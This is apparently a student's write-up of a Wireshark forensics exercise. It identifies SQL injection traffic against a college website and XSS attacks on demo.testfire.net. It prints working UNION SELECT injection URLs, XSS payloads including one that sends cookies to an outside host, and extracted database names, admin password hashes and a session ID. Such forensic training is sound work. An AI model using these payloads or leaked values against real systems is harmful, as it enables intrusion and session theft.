 ▶ Transmission Control Protocol, Src Port: 56302, Dst Port: 80, Seq: 1, Ack: 1, Len: 429
 ▶ Hypertext Transfer Protocol
 GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,version(),6,7,8,9,10,11,12,13--+ HTTP/1.1\r\n
 [Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,version(),6,7,8,9,10,11,12,13--+ HTTP/1.1\r\n]

Accept-encoding date: wed, 06 Sep 2023 11:27:04 GMT server: LiteSpeed ...
jalaluddincollege@yahoo.com 01712209651

Jalal Uddin Degree College

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Q10) What is the name of the database used at the server end ?

ANS: **exploreeeims_jucedu_dsadf**

PCAP1.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method=="GET"

No.	Time	Source	Destination	Protocol	Length	Info
6434	133.447950236	172.29.235.22	103.159.36.34	HTTP	500	GET /midea/featuredim
6435	133.449319663	172.29.235.22	103.159.36.34	HTTP	424	GET /js/jquery.min.js
6785	143.722426528	172.29.235.22	103.159.36.34	HTTP	487	GET /page.php?id=-5%2
7398	157.978308579	172.29.235.22	103.159.36.34	HTTP	496	GET /page.php?id=-5%2
7782	171.709936127	172.29.235.22	103.159.36.34	HTTP	495	GET /page.php?id=-5%2
8115	181.315070565	172.29.235.22	103.159.36.34	HTTP	492	GET /page.php?id=-5%2
12294	209.765719101	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP

Frame 7398: 496 bytes on wire (3968 bits), 496 bytes captured (3968 bits) on interface eno1, id 0

Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)

Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34

Transmission Control Protocol, Src Port: 48328, Dst Port: 80, Seq: 1, Ack: 1, Len: 430

Hypertext Transfer Protocol

GET /page.php?id=-5%27%20union%20select%20%201,2,3,4,database(),6,7,8,9,10,11,12,13--+ HTTP/1.1\r

[Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20union%20select%20%201,2,3,4,database(),6

Request Method: GET

encoding: gzip vary: Accept-Encoding date: Wed, 06 Sep 2023 11:26:50 GMT server: Litespeed ...

jalaluddincollege@yahoo.com 01712209651

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4

exploreeeims_jucedu_dsadf

ANS: **exploreims_aladier@localhost**

The image shows a Wireshark packet capture of a GET request. The packet list shows a GET request from 172.29.235.22 to 103.159.36.34. The packet details pane shows the request structure: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
6408	133.230918169	172.29.235.22	103.159.36.34	HTTP	487	GET /page.php?id=44%2
6434	133.447950236	172.29.235.22	103.159.36.34	HTTP	500	GET /midea/featuredim
6435	133.449319663	172.29.235.22	103.159.36.34	HTTP	424	GET /js/jquery.min.js
6785	143.722426528	172.29.235.22	103.159.36.34	HTTP	487	GET /page.php?id=-5%2
7398	157.978308579	172.29.235.22	103.159.36.34	HTTP	496	GET /page.php?id=-5%2
7782	171.709936127	172.29.235.22	103.159.36.34	HTTP	495	GET /page.php?id=-5%2
8115	181.315070565	172.29.235.22	103.159.36.34	HTTP	492	GET /page.php?id=-5%2

Frame 8115: 492 bytes on wire (3936 bits), 492 bytes captured (3936 bits) on interface eno1, id 0

Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)

Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34

Transmission Control Protocol, Src Port: 34950, Dst Port: 80, Seq: 1, Ack: 1, Len: 426

Hypertext Transfer Protocol

GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,user(),6,7,8,9,10,11,12,13-- HTTP/1.1\r\n

[Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,user(),6,7,8

Request Method: GET

Accept-encoding date: wed, 06 Sep 2023 11:27:14 GMT server: Litespeed ...
jalaluddincollege@yahoo.com 01712209651

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- Photos Videos

Q12)What type of hashing is used in the database for storing passwords, and could you provide a few lines of explanation about how you determined the type of hashing by examining the hash value? (Screenshot is not required)

ANS: **MD5**

MD5 hash function is used in the database for storing passwords.

As we know that just by looking at hash value alone and identifying the hashing algorithm can be challenging.

Here, We have used the approach which compares the produced hash value of common hash functions and based on that we can identify.

In the question-3, we extracted all the details including password which is shown below:

1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:21232f297a57a5a743894a0e4a801fc3

As we can see that in the password field, there is hash value with 32 characters represented in hexadecimal format.

And we know that the MD5 hashing algorithm produces a **32** character hexadecimal hash value, where each character can be any of 16 hexadecimal digits, which makes the hash **128 bits** long eventually.

ANS: JSESSIONID=574111407ED0832484FB6AC86102C457

Q14) Provide the list of XSS Payloads used by the attacker for performing the attack?

Payloads:

```
<input onchange=alert(1) value=xss>
```

<body onload=alert(1)>

```
<marquee onstart=alert(1)>XSS</marquee>
```

```
<body onmessage=print()>
```

```
<body onmessage=print()>
```


XSS

```
<iframe src="javascript:alert(1)">
```

```
<script>var{haha:onerror=alert}=0;throw 1</script>
```

<video><source onerror=location=/02.rs/+document.cookie>

To provide a single screenshot that contains the details of all XSS payload information, we will be using the display filter `http.request.uri.query contains "query"` to filter HTTP requests where the URI query contains the term query.



No.	Time	Source	Destination	Protocol	Length	Info
46020	39.423794441	172.29.235.22	65.61.137.117	HTTP	568	GET /search.jsp?query=%3Cin
68235	58.149001130	172.29.235.22	65.61.137.117	HTTP	617	GET /search.jsp?query=%3Cbd
89094	76.400684152	172.29.235.22	65.61.137.117	HTTP	625	GET /search.jsp?query=%3Cma
1190...	102.277266050	172.29.235.22	65.61.137.117	HTTP	627	GET /search.jsp?query=%3Cbd
1273...	109.829666182	172.29.235.22	65.61.137.117	HTTP	606	GET /search.jsp?query=%3Cbd
1553...	129.000758053	172.29.235.22	65.61.137.117	HTTP	642	GET /search.jsp?query=%3Ca+
1751...	146.428853309	172.29.235.22	65.61.137.117	HTTP	658	GET /search.jsp?query=%3Cif
2097...	170.244497521	172.29.235.22	65.61.137.117	HTTP	660	GET /search.jsp?query=%3Csc
2305...	187.510502310	172.29.235.22	65.61.137.117	HTTP	687	GET /search.jsp?query=%3Cvi

Q15) What type of server is deployed at the server end ?

ANS: The tye of server deployed at the sever end is

web server(Apache-Coyote/1.1)

```
GET /search.jsp?query=%3Cinput+onchange%3Dalert%281%29+value%3Dxss%3E HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://demo.testfire.net/
Cookie: JSESSIONID=574111407ED0832484FB6AC86102C457
Upgrade-Insecure-Requests: 1


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 7004
Date: Fri, 08 Sep 2023 06:32:10 GMT
```


Q16) Which XSS payload is responsible for creating scrolling text on the victim webpage? What is the scrolling text displayed on the victim webpage, as per the XSS payload observed during the Wireshark pcap analysis? (Screenshot is not required)
ANS:

Payload: `<marquee onstart=alert(1)>XSS</marquee>`

Scrolling text: **XSS**

As we know, to create scrolling text in HTML, we use the `<marquee>` tag.



We can see above, the scrolling text displayed on the victim webpage is **XSS**.

And it is scrolling from right to left.

Q17) Which XSS payload has been observed more than once?

ANS:

Payload: `<body onmessage=print()>`

Destination	Protocol	Length	Info
172.29.232.150	HTTP	628	GET /api/annotations?from=1694154490818&to=1694154790818&limi...
65.61.137.117	HTTP	627	GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP...
172.29.232.150	HTTP	628	GET /api/annotations?from=1694154495818&to=1694154795818&limi...
172.29.232.150	HTTP	628	GET /api/annotations?from=1694154500994&to=1694154800995&limi...
65.61.137.117	HTTP	606	GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP...
172.29.232.150	HTTP	628	GET /api/annotations?from=1694154505996&to=1694154805996&limi...
172.29.232.150	HTTP	628	GET /api/annotations?from=1694154510999&to=1694154810999&limi...

Frame 127300: 606 bytes on wire (4848 bits), 606 bytes captured (4848 bits) on interface eno1, id 0

Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)

Internet Protocol Version 4, Src: 172.29.235.22, Dst: 65.61.137.117

Transmission Control Protocol, Src Port: 40808, Dst Port: 80, Seq: 562, Ack: 7143, Len: 540

Hypertext Transfer Protocol

GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP/1.1\r\n

[Expert Info (Chat/Sequence): GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP/1.1\...

Request Method: GET

Request URI: /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E

Wireshark · Follow HTTP Stream (tcp.stream eq 66) · PCAP2.pcapng

GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP/1.1

Host: demo.testfire.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/

Q18) What is the FQDN of the website under XSS attack?

ANS: **demo.testfire.net**

GET /search.jsp?query=%3Cinput+onchange%3Dalert%28%29+value%3Dxss%3E HTTP/1.1

Host: demo.testfire.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, */*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive


Referer: http://demo.testfire.net/

Cookie: JSESSIONID=574111407ED0832484FB6AC86102C457

Upgrade-Insecure-Requests: 1

Q19) What is the Ethernet address of the attacker who is executing the XSS attack?

ANS: **00:d8:61:f6:21:e5**



As we know Ethernet address is 48 bits long and normally displayed as 12 hexadecimal digits.

The MAC(Media Access Control) is often referred to as the Ethernet Address on an Ethernet network.

Q20) Which XSS payload frame has the least bytes on wire value out of all the XSS payloads?

ANS:

Payload: `<input onchange=alert(1) value=xss>`

Frame No: 46020

We have listed all 9 queries down below by using the display filter

`http.request.uri.query contains "query"` to filter HTTP requests where the URI query contains the term query.

http.request.uri.query contains "query"						
No.	Time	Source	Destination	Protocol	Length	Info
46020	39.423794441	172.29.235.22	65.61.137.117	HTTP	568	GET /search.jsp?query=%3Cifr
68235	58.149001130	172.29.235.22	65.61.137.117	HTTP	617	GET /search.jsp?query=%3Cbc
89094	76.400684152	172.29.235.22	65.61.137.117	HTTP	625	GET /search.jsp?query=%3Cma
1190...	102.277266050	172.29.235.22	65.61.137.117	HTTP	627	GET /search.jsp?query=%3Cbc
1273...	109.829666182	172.29.235.22	65.61.137.117	HTTP	606	GET /search.jsp?query=%3Cbc
1553...	129.000758053	172.29.235.22	65.61.137.117	HTTP	642	GET /search.jsp?query=%3Ca+
1751...	146.428853309	172.29.235.22	65.61.137.117	HTTP	658	GET /search.jsp?query=%3Cif
2097...	170.244497521	172.29.235.22	65.61.137.117	HTTP	660	GET /search.jsp?query=%3Csc
2305...	187.510502310	172.29.235.22	65.61.137.117	HTTP	687	GET /search.jsp?query=%3Cvi

Frame 46020: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits) on interface eno1, id 0
Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
Internet Protocol Version 4, Src: 172.29.235.22, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 54198, Dst Port: 80, Seq: 1, Ack: 1, Len: 502
Hypertext Transfer Protocol
GET /search.jsp?query=%3Cinput+onchange%3Dalert%281%29+value%3Dxss%3E HTTP/1.1\r\n
Host: demo.testfire.net\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0\r\n

So, we can easily see that the selected HTTP packet(Frame No: **46020**) which has **568 bytes (4544 bits)** is having the least bytes on wire value.

Thank you 😊